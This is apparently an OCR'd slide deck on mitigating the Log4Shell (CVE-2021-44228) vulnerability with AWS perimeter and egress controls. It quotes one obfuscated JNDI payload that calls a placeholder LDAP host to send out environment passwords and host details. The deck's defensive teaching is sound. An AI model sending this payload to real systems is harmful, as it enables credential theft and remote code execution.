Mitigating Log4Shell with AWS

Because it's not alone

Keith Gregory
AWS Practice Lead, Chariot Solutions

CHARIOT SOLUTIONS

An Unanticipated Collision of Features

Log4J 2.x “lookups” provide access to external data (example: `${env:HOSTNAME}`)

JNDI is one of those external data sources

JNDI has a feature to load remote code

`PatternLayout` used lookups for logged messages

Developers log unsanitized data

The Target: Web Applications

Exposed to Internet

Good developers log everything

High volume makes forensics difficult

RCE May Not Be The Real Concern


```
${${env:FOO:-j}ndi:${lower:L}da${lower:P}://x.x.x.x:1389/FUZ
Z.HEADER.${docker:imageName}.${sys:user.home}.${sys:user.nam
e}.${sys:java.vm.version}.${k8s:containerName}.${spring:spri
ng.application.name}.${env:HOSTNAME}.${env:HOST}.${ctx:login
Id}.${ctx:hostName}.${env:PASSWORD}.${env:MYSQL_PASSWORD}.${
env:POSTGRES_PASSWORD}.${main:0}.${main:1}.${main:2}.${main:
3}}
```

https://blog.cloudflare.com/exploitation-of-cve-2021-44228-before-public-disclosure-and-evolution-of-waf-evasion-patterns/


Guard the Entrances

Perimeter security isn’t the complete answer, but it’s a good first step.


Lift ‘n’ Shift Web App



Cloud-native Web App




Web Application Firewall




Block the Exits

And remember: remote code execution is *not* your biggest concern!


Real-world Apps Talk to the Outside World




Typical deployment: use a NAT




Simple case: Security Group egress rules



Alternative: VPC Endpoints



Alternative: Internet Proxy



